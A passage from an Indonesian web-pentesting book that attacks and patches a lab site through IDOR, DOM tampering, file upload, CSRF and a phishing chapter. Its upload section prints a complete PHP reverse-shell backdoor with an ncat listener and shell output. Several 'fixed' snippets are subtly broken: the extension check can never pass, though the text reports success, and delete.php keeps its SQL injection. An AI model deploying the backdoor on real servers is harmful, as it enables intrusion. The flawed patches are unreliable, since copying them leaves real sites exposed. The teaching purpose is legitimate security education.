Penulis pada web server **Target** melakukan peningkatan level cipher dan minimum protocol yang akan di support oleh webserver. Berikut adalah konfigurasi SSL yang digunakan agar support cipher level tinggi seperti *Elliptic Curve* (EC), *Diffie Hellman* (DH), dll.

```
sh-4.1# cat /etc/httpd/conf.d/ssl.conf | grep SSLProtocol
SSLProtocol TLSv1 -SSLv3 -SSLv2
sh-4.1# cat /etc/httpd/conf.d/ssl.conf | grep SSLCipher
SSLCipherSuite HIGH
sh-4.1#
```

Langkah rekomendasi selanjutnya adalah revoke key pair lama yang private key nya sudah dicuri dan mengganti dengan key pair yang baru. Penulis mengganti SSL certificate dan private key baru pada web **Target**. Sehingga private key yang dicuri **Hacker #1** menjadi tidak berguna.

PATCH #5.3 – Fixing Change Password IDOR

Untuk menutup celah IDOR ini, penulis menghapus pengiriman parameter 'u' yang tidak perlu/tidak aman, dan mengganti prosedur ganti password menjadi lebih simple:

- User yang akan mengubah password cukup mengirimkan password baru di parameter 'p'. Tidak perlu mengirimkan parameter 'u' dari sisi user langsung.
- File **changepass.php** akan membaca user apa yang ingin mengganti password melalui variable 'username' dari sesi login `$_SESSION['username']`, sehingga tidak membutuhkan direct input dari user untuk mengetahui username nya apa.


File **changepass.php** sebelum di patch:

```
<?php
session_start();
...
$p=md5($_POST['p']);
$u=$_POST['u'];
include "../db.inc.php";
$sql="UPDATE users SET password='$p' WHERE username='$u'";
mysql_query($sql) or die (mysql_error());
...
?>
```

File **changepass.php** setelah di patch:

```
<?php
session_start();
...
$p=$_POST['p']; //ambil value 'p' dari user
$p= mysql_real_escape_string($p); //sanitasi input dari user
$p=md5($p); //hash password untuk di store ke database
$u=$_SESSION['username']; //deteksi user apa yang mau ganti password dari sesi login
include "../db.inc.php";
$sql="UPDATE users SET password='$p' WHERE username='$u'";
mysql_query($sql) or die (mysql_error());
...
?>
```


Di bawah ini adalah hasil setelah Patch #5.1. Saat ini, input path file apapun yang dimasukkan di URL tidak akan diproses oleh file **about.php**. Karena sudah di hardcoded ke file README.txt saja. Setidaknya ini untuk menutup celah sampai desain flow aplikasi pada menu “About” dirombak.



Cookie: __cfduid=0098a2410e001a02aa19e17a4f11c5c251580488841; _ga=GA1.2.408410015.1577042121;
p=aserehe

No.	Website	Vulnerability	Status	Referensi
1	weblab.tibandung.com	Jalur data via HTTP (tidak terenkripsi)	Patched	Patch #1.1
2	weblab.tibandung.com	XSS Injection (Reflected)	Patched	Patch #2.1
3	weblab.tibandung.com	XSS Injection (Stored)	Patched	Patch #2.2
4	weblab.tibandung.com	Unprotected Session Cookie	Patched	Patch #2.3
5	weblab.tibandung.com	SQL Injection	Patched	Patch #3.1
6	weblab.tibandung.com	Captcha Bypass	Patched	Patch #4.1
7	weblab.tibandung.com	IDOR File Inclusion	Patched	Patch #5.1
8	weblab.tibandung.com	Weak HTTPS Encryption	Patched	Patch #5.2
9	weblab.tibandung.com	IDOR Change Password	Patched	Patch #5.3

8. JAVASCRIPT DOM MANIPULATION

INTRO

Document Object Model (DOM) adalah sebuah standar yang dikembangkan oleh W3C untuk sebuah script dapat berinteraksi dengan object yang ada dalam suatu halaman HTML. DOM sebagai sebuah platform dan interface yang memungkinkan user untuk mengakses, mengubah, menghapus sebuah object pada dokumen HTML.

Untuk kesempatan kali ini, penulis akan mendemonstrasikan cara memanfaatkan DOM menggunakan Javascript, sebuah client-side yang multiplatform dan support hampir di semua jenis browser. Kita dapat memanfaatkan DOM untuk memodifikasi sebuah object walaupun object tersebut bertipe read-only.

PENTEST

Tools yang digunakan:

Manual

Pada halaman guestbook di website **Target**, terdapat sebuah form isian guestbook yang bertipe read-only, yaitu pada field **Date/Time**. Dengan sedikit kreatifitas dan coba-coba, **Hacker #1** mencoba melakukan injeksi javascript via DOM dengan niat mengubah value pada Date/Time tersebut dan berharap inputan tersebut diproses oleh aplikasi menuju ke database sehingga muncul pada entry guestbook.

Untuk melakukan injeksi tepat sasaran, kita perlu mengetahui terlebih dahulu struktur DOM pada dokumen HTML halaman **guestbook.php** ini. Dari skema di bawah dapat dipetakan kurang lebih sebagai berikut:



Sehingga untuk memanipulasi data read-only pada field **Date/Time**, pada PC **Hacker #1** di inject script sbb pada URL bar web browser nya:

```
javascript:void(document.form1.date.value="kasi tau ga yaa");
```

Setelah javascript tersebut di eksekusi pada browser **Hacker #1**, tampilan isian form guestbook menjadi seperti berikut (perhatikan pada field **Date/Time**):

[Sign Guestbook](#) | [View Guestbook](#) | [Find in Guestbook](#)

Name	:	<input type="text"/>
Email	:	<input type="text"/>
Comment	:	<input type="text"/>
Date/Time	:	kasi tau ga yaa

Untuk memastikan apakah aplikasi form guestbook **Target** ini vulnerable, **Hacker #1** melakukan test posting dengan memasukkan entry guestbook pada field yang lainnya kemudian submit form seperti biasa:

[Sign Guestbook](#) | [View Guestbook](#) | [Find in Guestbook](#)

Name	:	hacker #1
Email	:	hacker1@hackersite.com
Comment	:	coba liat tanggal nya :P
Date/Time	:	kasi tau ga yaa

Klik submit, dan view hasil guestbook nya melalui menu **View Guestbook**.

[Sign Guestbook](#) | [View Guestbook](#) | [Find in Guestbook](#)

ID	:	1
Name	:	inan
Email	:	adeismail@tibandung.com
Comment	:	hi!
Date/Time	:	10-Nov-2010 20:23:41
ID	:	4
Name	:	hacker #1
Email	:	hacker1@hackersite.com
Comment	:	coba liat tanggal nya :P
Date/Time	:	kasi tau ga yaa


Ternyata aplikasi guestbook memproses data yang ada pada field Date/Time dan memasukkan ke database. Terlihat dari entry di guestbook, value “kasi tau ga yaa” tetap di proses. Familiar dengan bab Sebelumnya? Ya, sebenarnya ini karena juga ada celah IDOR pada file PHP **addguestbook.php** yang memproses input yang kita manipulasi lewat Javascript DOM.

REKOMENDASI

Form yang bertipe read-only bukan berarti tidak dapat dimanipulasi isinya. Dengan memanfaatkan DOM untuk mengakses object tersebut via Javascript, browser dapat dengan mudah mengubah isi pada dokumen HTML tersebut. Untuk itu, cara terbaik adalah sebaiknya aplikasi hanya memproses input parameter yang seperlunya saja.

Dalam contoh aplikasi guestbook yang vulnerable ini, sebaiknya input dari user pada field Date/Time tidak diproses. Cara paling mudah adalah dengan menghilangkan field Date/Time yang tidak perlu tsb. Developer website **Target** dapat sedikit merombak tampilan form guestbook dengan menghapus field Date/Time. Date/Time pengisian guestbook sebenarnya cukup dengan menggunakan data timestamp entry ke database.

Apakah celah ini berbahaya? Dalam contoh ini sebenarnya risiko nya mungkin tidak berarti. Namun penulis pernah menemukan sebuah aplikasi dengan input read-only pada field username. Dengan teknik yang sama seperti di atas, penulis mengubah field **username**. Karena vulnerable, aplikasi memproses semua input pada form yang pada akhirnya berimpact pada berubah nya username pada aplikasi.

USERNAME	admin		USERNAME	dibajak
REAL NAME	Boy Sukro		REAL NAME	Boy Sukro
EMAIL	boy@sukro.net		EMAIL	boy@sukro.net
WEBSITE	boy.sukro.net		WEBSITE	boy.sukro.net
ABOUT ME	I'm a Boy Sukro. What? T		ABOUT ME	I'm a Boy Sukro. What? T

PATCH #6

PATCH #6.1 – Remove Form yang Tidak Perlu

Untuk meminimalisir pengunjung website Target melakukan manipulasi isi form, maka form guestbook akan dibatasi. Field Date/Time tidak perlu ditampilkan dan diproses oleh aplikasi karena akan menambah celah keamanan. Walaupun di set read-only tetap bisa di manipulasi memanfaatkan javascript DOM.

File **addguestbook.php** yang meng-handle HTTP POST dari kiriman pengunjung web juga akan di ubah agar tidak perlu menerima variable datetime dari sebelumnya:

```
<?php
include "db.inc.php";
$name=$_POST["name"];
$email=$_POST["email"];
$comment=$_POST["comment"];
$datetime=$_POST["date"];
$captcha=$_POST["captcha"];
$captcha2=$_POST["captcha2"];

if($captcha==$captcha2){
$sql="INSERT INTO guestbook(name, email, comment, $datetime) VALUES('$name', '$email', '$comment', '$datetime')";
$result=mysql_query($sql) or die (mysql_error());
}

...
```

Menjadi:


```
<?php
include "db.inc.php";
$name=$_POST["name"];
$email=$_POST["email"];
$comment=$_POST["comment"];
$captcha=$_POST["captcha"];
$captcha2=$_POST["captcha2"];

if($captcha==$captcha2){
$sql="INSERT INTO guestbook(name, email, comment) VALUES('$name', '$email', '$comment')";
$result=mysql_query($sql) or die (mysql_error());
}

...
```

RE-PENTEST

Form guestbook sudah tidak menggunakan form read-only pada field Date/Time. Sehingga sudah tidak dapat dilakukan re-test menggunakan cara yang sama ketika pentest. Berikut tampilan guestbook setelah patch:



PATCH STATUS

No.	Website	Vulnerability	Status	Referensi
1	weblab.tibandung.com	Jalur data via HTTP (tidak terenkripsi)	Patched	Patch #1.1
2	weblab.tibandung.com	XSS Injection (Reflected)	Patched	Patch #2.1
3	weblab.tibandung.com	XSS Injection (Stored)	Patched	Patch #2.2
4	weblab.tibandung.com	Unprotected Session Cookie	Patched	Patch #2.3
5	weblab.tibandung.com	SQL Injection	Patched	Patch #3.1
6	weblab.tibandung.com	Captcha Bypass	Patched	Patch #4.1
7	weblab.tibandung.com	IDOR File Inclusion	Patched	Patch #5.1
8	weblab.tibandung.com	Weak HTTPS Encryption	Patched	Patch #5.2
9	weblab.tibandung.com	IDOR Change Password	Patched	Patch #5.3
10	weblab.tibandung.com	Javascript DOM Injection	Patched	Patch #6.1

9. UNRESTRICTED FILE UPLOAD

INTRO

Celah keamanan file upload terdapat pada aplikasi yang memiliki fitur upload file, tetapi tidak membatasi file apa saja yang boleh di upload ke server. Mengapa ini berbahaya? Karena tanpa pembatasan ekstensi file apa saja yang bisa di upload, seorang hacker bisa saja mengupload file backdoor, executable malware, exploit, dan lain sebagainya, yang bisa digunakan selanjutnya oleh hacker untuk mendapatkan akses ke aplikasi atau server.

Jika pembaca belum familiar dengan metode serangan semacam ini, akan penulis bahas di sub bab berikutnya pada aplikasi **Target**.

PENTEST

Tools yang digunakan:

Manual

Aplikasi **Target** merupakan aplikasi yang ditulis dalam bahasa pemrograman PHP. Sudah pasti platform yang menjalankan aplikasi ini adalah platform yang support PHP. Maka scope penulis dalam melakukan pentest akan mengupload sebuah file backdoor PHP bertipe shell reverse connect, yang akan connect ke PC penulis di PC **Hacker #2**. Dalam melakukan eksploitasi celah keamanan form upload di website **Target** ini, **Hacker #2** memanfaatkan informasi kredensial yang sudah didapatkan dari pentest pada bab-bab sebelumnya. Hal ini dikarenakan form upload hanya terdapat di dalam halaman Admin Area aplikasi web **Target**.

✓ Username=webmaster	✓ Username=admin
✓ Password=indonesia	✓ Password= aserehe (replaced)

Berhubung user 'webmaster' merupakan user dengan role 'Non-Administrator', aplikasi tidak mengijinkan upload file jika menggunakan user tersebut. Maka pentest ini akan menggunakan user 'admin' dengan role 'Administrator'.



Penulis sudah mempersiapkan file PHP backdoor bernama **backdoor.php** yang bisa kita upload ke **Target**. Berikut adalah isi dari file **backdoor.php**:

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = $_GET["ip"];
$port = $_GET["port"];
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = '/bin/bash -p -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common
and not fatal.");
}
// Change to a safe directory
chdir("/");
// Remove any umask we inherited
umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}
// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will
    read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will
    write to
    2 => array("pipe", "w") // stderr is a pipe that the child will
    write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}
```



```



stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a,
    $error_a, null);
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
?>

```

Ketika file **backdoor.php** sudah diupload ke **Target**, tinggal mencari dimana letak file yang di upload ini untuk mentrigger akses ke PC **Hacker #2** yang sudah menunggu koneksi. Sekarang bagaimana mendapatkan path ke file backdoor nya? Dengan logika sederhana, misalnya jika

admin ingin mengupload sebuah file gambar baru tentu akan melalui menu ini, maka seluruh file gambar pasti di upload di sebuah direktori. Gambar eksisting pada web Target bernama **mesh.jpg** jika dilihat dari source file ataupun dari menu editor, merujuk ke 1 direktori bernama /uploads.



Maka dipastikan URL lokasi **backdoor.php** adalah:

`https://weblab.tibandung.com/uploads/backdoor.php?ip=<ip_hacker#2>&port=9999`

Dari PC **Hacker #2** dijalankan port listener dengan netcat

```
root@eniad:~# ncat -l -p9999 -v
Ncat: Version 7.12 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:9999
```

Setelah itu, trigger backdoor reverse agar aktif dengan cara mengakses URL lokasi **backdoor.php** di atas dari browser. Kembali ke CLI, terlihat koneksi dari **Target** ke **Hacker #2** sudah established:

```
connect to [redacted] from (UNKNOWN) [redacted] 33322
bash: no job control in this shell
stderr is not a tty - where are you?
$
$ whoami
apache
$ uname -a
```

Pada gambar di atas, **Hacker #2** sudah berada di shell server **Target** walaupun dengan privilege non-root.

CATATAN:

*Kita sudah sampai disini dulu untuk penetrasi pada OS server **Target**. Namun pembaca yang penasaran, pada bab **Appendix 1** buku ini penulis memberikan ulasan tambahan cara mendapatkan akses root shell. Walaupun sebenarnya teknik untuk mendapatkan root shell memanfaatkan celah keamanan di level OS **Target** dengan teknik escalation privilege, bukan lagi terkait celah keamanan di level aplikasi web **Target**.*

REKOMENDASI

Untuk mencegah penyalahgunaan fitur upload file, lakukan validasi file yang di input oleh user apakah sesuai dengan yang diharapkan aplikasi atau tidak. Untuk aplikasi yang meminta user mengupload file dokumen misalnya, sebaiknya hanya mengizinkan upload file berekstensi .pdf, .doc, atau .docx saja.

Untuk aplikasi **Target**, berhubung upload file digunakan untuk show gambar pada tampilan home page web, maka sebaiknya dibatasi untuk mengizinkan file image berekstensi .jpg, .png, .jpeg, atau .gif saja. Hal ini akan kita bahas lebih detail di bab **Patch #7**.

PATCH #7

PATCH #7.1 – Limitasi Extension File Upload

Limitasi ekstensi file bisa dilakukan dengan sedikit tambahan baris kode PHP pada file **/admin/upload.php**. Agar aplikasi dapat memvalidasi extension sebuah file sebelum memproses nya untuk diupload ke server **Target**.

File **upload.php** sebelum di patch:

```
<?php
session_start();
if((isset($_SESSION['admin']))) {
    $target_path = "../uploads/".basename($_FILES['uploaded_file']['name']);
    if(move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $target_path)) {
        header("Location:popup.php");
    }
    else {
        echo "error";
    }
}
else {
    header("Location:index.php");
}
?>
```


File **upload.php** setelah di patch, hanya support upload untuk ekstensi tertentu saja:

```
<?php
session_start();
if((isset($_SESSION['admin']))) {
    $target_path = "../uploads/".basename($_FILES['uploaded_file']['name']);
    $imageFileType = strtolower(pathinfo($target_path, PATHINFO_EXTENSION));
    if($imageFileType == "jpg" && $imageFileType == "png" && $imageFileType == "jpeg" &&
    $imageFileType == "gif" ) {
        if(move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $target_path)) {
            header("Location:popup.php");
        }
    }
    else {
        echo "Unsupported file: ".$imageFileType;
    }
}
else {
    header("Location:index.php");
}
?>
```

RE-PENTEST

Verifikasi patch file uploader di atas cukup mudah. Penulis hanya melakukan percobaan mengupload sebuah file berekstensi .exe dibandingkan dengan sebuah file berekstensi .jpg.

Upload file **program1.exe**, ditolak oleh aplikasi uploader:



Tetapi untuk upload file **image1.jpg**, berhasil terupload ke server:

```
sh-4.1# ls -al
total 104
drwxrwxrwx. 2 root  root   4096 Feb 27 17:04 .
drwxr-xr-x. 5 root  root   4096 Feb 23 17:01 ..
-rw-r--r-- 1 apache apache 79560 Feb 27 17:03 image1.jpg
-rw-r--r-- 1 root   root   12881 Sep 30 05:46 mesh.jpg
sh-4.1#
```

PATCH STATUS

No.	Website	Vulnerability	Status	Referensi
1	weblab.tibandung.com	Jalur data via HTTP (tidak terenkripsi)	Patched	Patch #1.1
2	weblab.tibandung.com	XSS Injection (Reflected)	Patched	Patch #2.1
3	weblab.tibandung.com	XSS Injection (Stored)	Patched	Patch #2.2
4	weblab.tibandung.com	Unprotected Session Cookie	Patched	Patch #2.3
5	weblab.tibandung.com	SQL Injection	Patched	Patch #3.1
6	weblab.tibandung.com	Captcha Bypass	Patched	Patch #4.1
7	weblab.tibandung.com	IDOR File Inclusion	Patched	Patch #5.1
8	weblab.tibandung.com	Weak HTTPS Encryption	Patched	Patch #5.2
9	weblab.tibandung.com	IDOR Change Password	Patched	Patch #5.3
10	weblab.tibandung.com	Javascript DOM Injection	Patched	Patch #6.1
11	weblab.tibandung.com	Unrestricted File Upload	Patched	Patch #7.1

10. CROSS SITE REQUEST FORGERY (CSRF)

INTRO

Cross Site Request Forgery (biasa disebut juga XSRF) adalah celah yang memanfaatkan privilege dari korban untuk menjalankan sebuah instruksi atas nama korban tsb, karena kelalaian aplikasi dalam memverifikasi apakah instruksi tersebut benar-benar dikehendaki oleh korban.

XSRF mungkin dapat diabaikan untuk sebuah proses yang tidak kritikal atau sensitif. Namun perlu ditangani serius jika terdapat pada sebuah proses yang kritikal dan sensitif. Sebagai contoh, berikut adalah celah XSRF pada proses transfer dana pada web aplikasi Bank ABC:

```
https://bankabc.com/transfer?from=alice&to=hacker&amount=50000
```

Link di atas, jika tanpa sengaja diakses oleh Alice dan Bank ABC segera memproses transfer ke Hacker sejumlah Rp 50.000, maka dapat dipastikan proses transfer tersebut memiliki XSRF.

Hacker dengan mudah dapat mengurus rekening Alice. Caranya? Pasang sebuah gambar di wall facebook Alice misalnya. Namun bukannya me-refer ke image yang benar, malah me-refer ke link di atas:

```
Hi Alice, apakabar kamu?  
<img src=https://bankabc.com/transfer?from=alice&to=hacker&amount=50000 />
```

Apa yang terjadi? Setiap Alice membuka halaman wall facebooknya, setiap kali itu juga Bank ABC akan mentransfer uang Alice sebesar Rp 50.000 ke rekening Hacker. (Dengan syarat, Alice mengakses facebook ketika sesi login ke web Bank ABC juga sedang aktif).

PENTEST

Tools yang digunakan:

Manual

Hampir mirip dengan IDOR, celah XSRF lebih sering ditemukan dengan cara manual. Beberapa kasus juga tetap perlu mempelajari workflow aplikasi sebelum eksploitasi celah XSRF nya dapat dikatakan efektif. Selain itu juga perlu dilakukan penilaian seberapa sensitif atau penting proses yang dieksploitasi oleh celah XSRF tersebut.

Pada web **Target**, terdapat sebuah celah XSRF. Walaupun tidak se-sensitif proses transfer dana. Penulis menemukannya pada link berikut:

https://weblab.tibandung.com/admin/delete.php?id=<ID_number>

Link tersebut adalah link menuju file **delete.php**, yang akan menghapus entry guestbook dengan ID tertentu. File **delete.php** memiliki celah XSRF, karena tidak melakukan extra validasi request, sehingga penulis dari PC **Hacker #2** bisa menghapus komentar manapun pada guestbook.

Salah satu trik yang dilakukan **Hacker #2**, adalah melalui social engineering dalam bentuk email. Sebagai contoh, katakanlah penulis berniat akan menghapus guestbook dengan ID=4 berikut:

ID	: 4 (Delete)
Name	: hacker #1
Email	: hacker1@hackersite.com
Comment	: coba liat tanggal nya :P
Date/Time	: kasi tau ga yaa

Untuk menghapus komen di atas (tanpa harus menggunakan login 'admin' dan masuk ke halaman Admin Area dan klik link 'Delete') adalah mengusahakan agar salah satu dari **Victim #1** atau **Victim #2** yang sedang login sebagai 'admin' di web **Target** untuk mengakses URL ini:

<https://weblab.tibandung.com/admin/delete.php?id=4>

Contoh kali ini, penulis mengirimkan link tersebut ke email admin nya berupa HTML email. Link disisipkan pada sebuah image di email:

```
<html><body><p>Hi Victim #2,</p>
<p>Segera lah berlibur ke Zimbabwe. Ini adalah contoh foto keindahan Zimbabwe:</p>
<p></p>
</body></html>
```

Email HTML tersebut dikirimkan ke email para administrator web **Target**. Di bawah ini contoh HTML-style email yang diterima oleh **Victim #2**. Tanpa sadar image yang di load dalam email itu sebenarnya adalah link untuk menghapus guestbook ID=4 (yang dikotak merah):



Setelah email beserta image dibuka oleh **Victim #2**, entry guestbook **ID=4** akan hilang:

[Sign Guestbook](#) | [View Guestbook](#) | [Find in Guestbook](#)

ID	: 1
Name	: inan
Email	: adeismail@tibandung.com
Comment	: hi!
Date/Time	: 10-Nov-2010 20:23:41

[Home](#) | [About](#)

REKOMENDASI

Sebaiknya untuk mengeksekusi sebuah proses sensitif seperti misalnya transfer dana, harus ditambahkan sebuah parameter dinamis semacam token, agar tidak dapat dimanfaatkan oleh pihak tidak bertanggung jawab untuk melakukan tindakan yang merugikan.

Untuk contoh pada website **Target**, maka pada **delete.php** perlu ditambahkan sebuah token dan proses verifikasi token tsb. URL lengkap untuk menghapus sebuah post guestbook akan menjadi seperti ini:

```
https://weblab.tibandung.com/admin/delete.php?id=<ID_Number>&token=<Token_ID>
```

Contoh misalnya untuk menghapus post nomor 90:

```
https://weblab.tibandung.com/admin/delete.php?id=90&token=a8812b0100dst...
```

Sehingga akan susah bagi seseorang yang ingin memanfaatkan XSRF untuk menghapus post guestbook karena harus menebak value token nya juga.

PATCH #8

PATCH #8.1 – Tokenisasi Proses Delete Guestbook

Untuk menutup celah keamanan XSRF pada file **delete.php**, akan ditambahkan sebuah proses validasi token oleh file **delete.php**. Dimana token tersebut harus sama persis dengan token yang ada di sisi server dulu sebelum eksekusi query delete ke database dilakukan.

Algoritma generasi token sebenarnya dapat beragam. Dalam contoh ini, penulis menggunakan cara sederhana yaitu mengambil nilai hash dari session login user 'admin'.

File **delete.php** sebelum:

```
<?php
...

$id=$_GET['id'];
$sql="DELETE FROM guestbook WHERE id='$id'";
mysql_query($sql) or die (mysql_error());
...

?>
```

File **delete.php** setelah di patch, membutuhkan inputan 'token' yang value nya harus sama:

```
<?php
...

$id=$_GET['id'];
$token=$_GET['token'];
if($token==md5($_SESSION['token'])){
    $sql="DELETE FROM guestbook WHERE id='$id'";
    mysql_query($sql) or die (mysql_error());
}
...

?>
```

Darimana mendapatkan session token yang unik? Penulis memanfaatkan timestamp ketika login yang dijadikan sebagai `$_SESSION['token']`. Timestamp pasti dinamis dan tidak mudah ditebak oleh siapapun.

Kemudian nilai token adalah hash MD5 dari timestamp tersebut. Patch baris kode yang ditambahkan di file **login.php**:

```
if($rows==1){  
    $_SESSION['admin']=1;  
    $_SESSION['username']=$username;  
    $_SESSION['role']=$login['role'];  
    $_SESSION['token']=time();  
    header("Location:index.php");  
}
```

Hyperlink “delete” pada halaman Admin Area juga perlu dipatch supaya fungsi delete berjalan dengan baik:

```
<td><?php echo $rows3['id']; ?> <a href="delete.php?id=<?php echo $rows3['id']; ?>&token=<?php echo  
md5($_SESSION['token']); ?>">(Delete)</a></td>
```

Sehingga ketika user ‘admin’ meng-hover link “delete”, sudah berikut parameter token

ID : 1 (Delete)

Name : inan

Email : adeismail@tibandung.com

Comment : hi!

Date/Time : 10-Nov-2010 20:23:41

[Home](#) | [About](#)

https://weblab.tibandung.com/admin/delete.php?id=1&token=9aa02700b392897ec497a122c177a412

RE-PENTEST

Dengan implementasi token menggunakan parameter unik dan dinamis, maka celah XSRF sudah berhasil ditutup. Re-pentest dengan metode yang sama dengan saat pentest tidak mungkin lagi untuk dilakukan.

PATCH STATUS

No.	Website	Vulnerability	Status	Referensi
1	weblab.tibandung.com	Jalur data via HTTP (tidak terenkripsi)	Patched	Patch #1.1
2	weblab.tibandung.com	XSS Injection (Reflected)	Patched	Patch #2.1
3	weblab.tibandung.com	XSS Injection (Stored)	Patched	Patch #2.2
4	weblab.tibandung.com	Unprotected Session Cookie	Patched	Patch #2.3

5	weblab.tibandung.com	SQL Injection	Patched	Patch #3.1
6	weblab.tibandung.com	Captcha Bypass	Patched	Patch #4.1
7	weblab.tibandung.com	IDOR File Inclusion	Patched	Patch #5.1
8	weblab.tibandung.com	Weak HTTPS Encryption	Patched	Patch #5.2
9	weblab.tibandung.com	IDOR Change Password	Patched	Patch #5.3
10	weblab.tibandung.com	Javascript DOM Injection	Patched	Patch #6.1
11	weblab.tibandung.com	Unrestricted File Upload	Patched	Patch #7.1
12	weblab.tibandung.com	XSRF (delete.php)	Patched	Patch #7.1

EXTRA TIME – EMAIL PHISH WITH TROJAN

Masih ada lagi kah celah untuk dapat meretas web **Target**?


Jawabannya ada. Salah satu contohnya pada pembahasan bab Extra ini...

INTRO

Pada pembahasan terakhir ini penulis mengangkat salah satu teknik yang hampir mirip dengan teknik pada Bab 3. Namun bedanya dalam percobaan ini, kita akan lihat dampak dari sebuah Trojan yang terinfeksi di PC korban karena kena jebakan phishing dari hacker dengan email yang mengandung attachment program Trojan.

Contoh:

Cecep sang Administrator web **Target** suatu hari menerima email tidak dikenal yang memiliki attachment. Cecep membuka file attachment tsb, dan tanpa disadari di komputernya telah aktif sebuah Trojan keylogger. Trojan keylogger itu merekam semua aktifitas yang dilakukan oleh Cecep. Salah satunya adalah data kredensial login Cecep ke websitenya.



PENTEST

Tools yang digunakan:

